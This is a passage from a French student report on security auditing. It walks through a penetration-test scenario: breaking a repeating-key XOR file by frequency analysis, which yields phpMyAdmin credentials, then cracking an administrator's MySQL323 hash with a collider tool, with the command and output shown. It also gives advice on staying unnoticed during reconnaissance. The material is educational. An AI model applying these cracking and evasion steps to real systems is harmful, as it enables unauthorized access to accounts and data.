
L	O	N	G	P	L	A	I	N	T	E	X	T
6c	6f	6e	67	70	6c	61	69	6e	74	65	78	74
\oplus												
K	E	Y	K	E	Y	K	E	Y	K	E	Y	K
6b	65	79	6b	65	79	6b	65	79	6b	65	79	6b
=												
07	0a	17	0c	15	15	0a	0c	17	1f	00	01	1f

FIGURE 7.6 – Exemple montrant le principe du XOR avec un clé redondante

En supposant que le plaintext contienne plusieurs fois la même suite de caractères et qu'ils aient été XORés avec les mêmes caractères de la clé, il est ainsi possible d'estimer la taille de la clé. Pour ce faire nous allons procéder à une analyse de fréquence sur le texte du document "base64toHex.txt". L'idée de cette analyse est de trouver la taille du groupe de caractères qui est le plus redondant dans

le texte. Nous utiliserons le site suivant : <https://www.dcode.fr/frequency-analysis>.

La taille du groupe de caractères est à sélectionner dans la partie “Items to Analyze”, dans le champs “N-GRAMS”, on peut commencer à 4 ou 5 et monter jusqu'à 15. L'important est de noter pour quelle valeur de N-GRAMS on obtient la fréquence la plus forte. Dans notre cas c'est pour la valeur 7, nous obtenons une fréquence à 0.87% et 27 occurrences. La suite de caractères la plus présente est “5001b0e”.



The screenshot shows the Frequency Analysis tool interface. On the left, there's a search bar with "e.g. type sudoku" and a "GO" button. Below it is a "Results" section with a table titled "Occurrency and Frequency Analysis". The table lists character sequences and their frequencies:

	$\uparrow\downarrow$	$\uparrow\downarrow$	$\uparrow\downarrow$
5001B0E		27x	0.87%
641B060		22x	0.71%
3006010		19x	0.61%
30070B4		15x	0.49%
11D1C05		15x	0.49%
11C164B		14x	0.45%
6060A1B		13x	0.42%
36161E1		12x	0.39%
271D171		12x	0.39%
5001C4B		11x	0.36%
41A174B		11x	0.36%
3D1F1A0		10x	0.32%
5151D0F		9x	0.29%
6400084		9x	0.29%
C040702		9x	0.29%
640A000		9x	0.29%
25010A4		9x	0.29%
2C0A4E0		9x	0.29%

On the right, the "Frequency Analysis (advanced)" panel is visible, showing the analyzed text:
765f5f535a435a6a5e5d6f041b1b09162f01191a05642e0d061b06053...
The "Target characters for frequency analysis" section has "LETTERS (A-Z) AND DIGITS (0-9) ONLY" selected.
The "Items to Analyze" section has "N-GRAMS N= 7" selected.
The "Analyze to perform" section has "CALCULATE FREQUENCIES" selected.

FIGURE 7.7 – Le site avec les paramètres nous donnant la suite de caractère la plus présente

7.4.3 Phase 3 : Estimer la taille de la clé du XOR

A présent, nous avons trouvé la chaîne de caractère la plus fréquente dans le texte, nous allons pouvoir estimer la taille de la clé du XOR. En effet, comme dit plus haut, la clé sera ré-utilisée tous les X caractères, avec X = taille de la clé. Ainsi, si on trouve la plus petite distance entre 2 occurrences de “5001b0e”, nous pourrons estimer la taille de la clé. Pour que la méthode soit optimale, il est recommandé de trouver les 2 plus petites distances, différentes, entre 2 occurrences de “5001b0e” et de calculer leur PGCD, celui-ci devrait correspondre à la taille de la clé. Après quelques recherches, on trouve une première distance à 42 caractères, et une autre à 56, le PGCD donne 14. On peut le vérifier en calculant d'autres distances et en observant qu'elles sont toutes multiples de 14. La taille de la clé du XOR serait donc de 14 caractères hexadécimaux, soit 7 caractères ASCII.

7.4.4 Phase 4 : Trouver la valeur de la clé

Maintenant qu'on connaît la taille de la clé, nous allons pouvoir deviner sa valeur grâce à une nouvelle analyse de fréquence. Pour ce faire, il faut découper le texte en 14 colonnes. On voit dans la figure suivante que les occurrences de “5001b0e” sont situées au même endroit pour chaque ligne, c'est un signe qui montre qu'on a trouvé la bonne taille de la clé.

```
640e4e0b11160f
6409011754000e
271d0b060d5f61
260a0d0401000e
64061a451d004b
311c1b04181f12
64060045001b0e
6406001111010e
371b4e0a125309
2b1b0645001b0e
640b0b061b170e
361c4e041a174b
21010d0a101619
374f1a0d15074b
30070b451d1d0d
2b1d0304001a04
2a4f000a007909
214f050b1b0405
641b0145001b0e
64080b0b11010a
284f1e10161f02
27414e2c1a531f
```

FIGURE 7.8 – Découpage du contenu de “base64toHex.txt” en 14 colonnes

On sait que ce texte est en hexadécimal, on va donc regrouper les caractères par deux dans le but de travailler avec des caractères ASCII car la clé qu'on cherche est en ASCII. On peut alors analyser les colonnes deux par deux car on sait que chaque paire de colonnes a été XORé avec la même paire de caractères hexadécimaux de la clé. Pour les deux premières colonnes, l'analyse de fréquence par bigrammes (2 caractères) nous indique que le plus présent est le bigramme 64.





FIGURE 7.9 – Analyse de fréquence sur les deux premières colonnes

De plus, on sait que de façon générale, dans les textes, le caractère le plus présent est l'espace, suivit par le e. Afin de trouver la valeur du premier caractère de la clé, nous allons utiliser une propriété cryptographique du XOR : on sait que l'on a (plaintext \oplus key = ciphertext), cependant on a aussi (plaintext \oplus ciphertext = key). Prenons le code ASCII de l'espace : 20, on peut faire $64 \oplus 20 = 44$. Ainsi, le premier caractère de la clé aurait pour code ASCII hexadécimal 44. Pour vérifier cette hypothèse on peut effectuer la même opération avec le deuxième bigramme le plus fréquent : 21, 21 \oplus 44 = 65 ce qui correspond bien au code hexadécimal du e. On réitère cette opération pour chaque paire de colonnes et on obtient la clé suivante en hexadécimal : 44 6f 6e 65 74 73 6b.

7.4.5 Phase 5 : Récupérer le contenu sensible et l'exploiter

Utilisons le site suivant : http://tomeko.net/online_tools/xor.php?lang=en afin d'effectuer le XOR entre le ciphertext et la clé pour récupérer le plaintext. On obtient un fichier hexadécimal qu'il faut à présent convertir vers le format texte, c'est possible grâce au site suivant : <http://www.unit-conversion.info/texttools/hexadecimal/>. On obtient finalement le texte compris dans le fichier "final_plaintext.txt" dont voici un extrait :



```

final_plaintext - Bloc-notes
Fichier Edition Format Affichage Aide
2016.01.13
phpMyAdmin Account & Password
Account: BobIsGod
Password: Scotswomanworryingsins

2015.12.15
- Pencial
- Eraser
- Ruler

2013.11.30
I forget to bring my money to the school....
And my mom was pretty angry.

2010.10.22
Go to the zoo with my parents. I saw a lot of animals.
Lion, sheep, dog, rabbit, polar bear, camel, elephant,
wolf, elk, giraffe, and of course the horses.

```

FIGURE 7.10 – Extrait du fichier de logs découvert contenant des données sensibles

Avec les données Account et Password de phpMyAdmin, on peut alors accéder à la base de données et on trouve une table user avec une liste de logins et de mots de passe. Ces mots de passe ne sont pas stockés sous forme de plaintext dans la base de données, ils ont été hachés au préalable par une fonction proposée par défaut par MySQL. Nous allons tenter d'effectuer une collision de hachage dans le but de récupérer le mot de passe du user "administrator" qui nous donnerait accès à tout le site.

7.4.6 Phase 6 : Collision de hachage pour récupérer un mot de passe

Voici le hash récupéré dans la base de données : "1aa0d4213ff3c469" correspondant au mot de passe du user "administrator". On peut conclure que ce hash a été généré avec une version antérieure à MySQL 4.1 car sa taille est de 16 caractères comme l'explique le site suivant : <http://ftp.nchu.edu.tw/MySQL/doc/refman/4.1/en/password-hashing.html>.

Ce type de hash est couramment appelé "MySQL 323" car la dernière version à l'utiliser était MySQL 3.23. Après quelques recherches sur le web, on découvre des outils permettant d'effectuer une collision de hachage comme par exemple MySQL323 cracker/collider :

<https://www.tobtu.com/mysql323.php>. J'ai donc téléchargé MySQL 323 Collider 1.1 et lancé la collision avec la commande suivante : "./mysql323 collider ming64.exe" –hash 1aa0d4213ff3c469 –memory 384 –threads 6" et j'ai obtenu le mot de passe en clair suivant :

"1aa0d4213ff3c469:212e4b4d7b7b425e245a40463466:!.KM{ {B^\$Z@F4f"

```
alban@alban:/mnt/c/Users/Alban T/Desktop/MySQL323 Collider$ ./"mysql323 collider ming64.exe"
--hash 1aa0d4213ff3c469 --memory 384 --threads 6
Initializing...
Took 3.73 sec
1.163 Pp/s [16.6% 17.0% 16.0% 16.9% 16.5% 16.9%]
1aa0d4213ff3c469:212e4b4d7b7b425e245a40463466:!.KM{{B^$Z@F4f

Crack time: 627.991 seconds
Average speed: 1.134 Pp/s
```

FIGURE 7.11 – Résultat de la collision effectuée en 628 secondes soit environ 10 minutes

On peut donc utiliser ce mot de passe pour se connecter au compte de l'utilisateur "administrator" et accéder à tout le contenu du site web. Notre test de pénétration est réussi.

7.5 Test externe en boîte noire

Dans ce test il faudra couvrir notre activité, utiliser le moteur duckduckgo qui laisse moins de traces de navigation et donc moins d'indices sur le fait que l'on traque une cible.




FIGURE 7.12 – Duckduckgo

D'autre part l'art de réussir une attaque consiste à éviter de se faire repérer lors des recherches effectuées sur une société pour ensuite lancer des vecteurs d'attaques les plus discrets possibles dans le but de pouvoir pérenniser un accès et récolter un maximum d'informations sur un SMI. Si l'attaque est un franc succès, l'entreprise présente alors une faiblesse majeure qui doit être absolument corrigée pour éviter les fuites d'informations. Il ne faut également pas négliger le facteur humain qui peut causer de gros risques à un SMI.

7.6 Conclusion du scénario

A travers ce scénario, on peut remarquer qu'il y a différents axes possibles pour pouvoir accéder à un SI. Il faut laisser libre cours à l'imagination du pirate. Le piratage est avant tout l'art de manipuler les personnes afin d'obtenir un accès à n'importe quel réseau privé. Les motivations d'un pirate sont diverses, la plupart du temps, il s'agit de récolter des informations dans le but de les vendre. Cependant, certains pirates aiment détruire des SI pour le plaisir et pour leur notoriété. Il faut savoir que toute connaissance apprise en sécurité informatique peut aussi bien être utilisée de manière légale qu'illégale. C'est au détenteur de ce type de connaissances d'en faire bon usage.

Partie

8

Bilan de la cybersécurité et de son évolution

La première chose à faire pour s'assurer de la sécurité de son SI est de suivre les normes de la suite ISO 2700X puis de faire des veilles sur les failles de sécurité (injection, XSS...) et des mises à jour fréquentes de son matériel. Il existe de nombreux outils libres ou non, gratuits ou non, que nous avons évoqués dans ce rapport et qui permettent d'effectuer assez simplement un audit de sécurité sur son SI.

Si le SI est correctement configuré, avec des veilles sur les failles connues et des mises à jour régulières des composants, les risques qu'une attaque aboutisse sont très faibles. Le système n'est pas à l'abri de rien mais toutes les précautions ont été prises pour que ces risques soient au minimum. Cependant il ne faut jamais négliger le facteur humain qui est la variable la plus instable et imprévisible malgré une sensibilisation plus ou moins élevée selon les entreprises. La plus grande faille des SI reste la faille humaine comme nous avons pu le voir dans nos scénarios. Une fois les informations acquises par le biais humain directement ou via un phishing, le pirate peut agir librement sur le SI.

De nos jours, des analyses démontrent que les pirates informatiques commencent à avoir recours à des intelligences artificielles visant à maximiser leurs chances de succès d'attaque. On peut également penser à l'élaboration de techniques visant à ne pas se faire remarquer en abusant des faiblesses des IA déjà mises en place.

Table des figures

1.1	Normes ISO 27000	9
1.2	Schéma du PDCA	13
2.1	Paradigme de la sécurité informatique	20
3.1	Démarrage du serveur Meterpreter	22
3.2	Scan de l'IP 192.168.100.1 à l'aide de l'outil Nmap	23
3.3	Exemple du résultat d'un scan de vulnérabilités effectué par Nessus	24
3.4	Exemple du résultat d'un scan effectué avec OpenVAS	25
3.5	Copie d'écran de la version Community Edition de Burp Suite	25
3.6	Copie d'écran de l'outil intruder utilisé dans le cadre d'une tentative d'injection SQL	27
3.7	Exemple d'exécution d'une attaque avec SQLMap et d'extraction des résultats trouvés	29
3.8	Exemple d'exécution d'une attaque par dictionnaire pour récupérer le mot de passe d'un réseau	30
3.9	Exemple d'une analyse de réseau effectuée par Wireshark	31
4.1	Ebios RM	37
4.2	ITIL Accident management	37
4.3	Cramm application	38
4.4	Méthodologie exemple : rosace Marion	39
4.5	Méthodologie exemple : MEHARI	40
4.6	Méthodologie exemple : COBIT	41
4.7	Méthodologie exemple : OCTAVE	42
4.8	Tableau descriptif d'un indicateur	46
5.1	Ebios RM	56
6.1	Console de la machine victime	58
6.2	Nmap console	58
6.3	MSF console	59
6.4	Exploitation	59
6.5	Tamper data extension	60
7.1	Récupération d'information associé à une url	62
7.2	Information du certificat ssl du site utc.fr	63
7.3	Information enregistrement du site utc.fr	63
7.4	Page de login utc.fr	66
7.5	Extrait des documents "base64.txt" (à gauche) et "base64toHex.txt" (à droite)	67
7.6	Exemple montrant le principe du XOR avec un clé redondante	67
7.7	Le site avec les paramètres nous donnant la suite de caractère la plus présente	68
7.8	Découpage du contenu de "base64toHex.txt" en 14 colonnes	69

7.9	Ananlyse de fréquence sur les deux premières colonnes	70
7.10	Extrait du fichier de logs découvert contenant des données sensibles	71
7.11	Résultat de la collision effectuée en 628 secondes soit environ 10 minutes	72
7.12	Duckduckgo	72

Sources

Divers :

<https://www.bdc.ca/fr/articles-outils/operations/ISO-autres-certifications/pages/processus-certification-ISO.aspx>
https://www.owasp.org/index.php/Top_10-2017_Top_10
<https://github.com/OWASP/Top10>
https://www.cert-ist.com/public/fr/SO_detail?format=html&code=standards_gestion_vulnerabilites
https://www.ibm.com/support/knowledgecenter/fr/SS63NW_9.1.0/com.ibm.tivoli.tem.doc_9.1/
<https://cryptii.com/pipes/base64-to-hex>
<https://www.dcode.fr/frequency-analysis>
<http://tomeko.net/online-tools/xor.php?lang=en>
<http://www.unit-conversion.info/texttools/hexadecimal/>
<http://ftp.nchu.edu.tw/MySQL/doc/refman/4.1/en/password-hashing.html>
<https://www.tobtu.com/mysql323.php>
<https://www.prosica.fr/blog/49-le-protocole-scac-security-content-automation-protocol.html>

Normes :

<https://www.ysosecure.com/ISO-27000.html>
<http://www.blog.saeed.com/2012/11/les-normes-de-la-famille-ISOfcei-2700x>
<https://www.ISO.org/fr/home.html>
<https://www.francenormalisation.fr/les-acteurs-de-la-normalisation/normes-obligatoires/>
<https://www.sis.se/api/document/preview/921353/>
<https://www.digitalsme.eu/digital/uploads/Guide-PME-pour-ISO-IEC-27001%.pdf>

Méthodes :

https://www.ansi.tn/fr/pages/audit/methodologie_audit.html

Paradigme :

<https://www.informatiquenews.fr/wp-content/uploads/2018/01/LivreBlanc-Cybersecurite-Janvier-2018.pdf>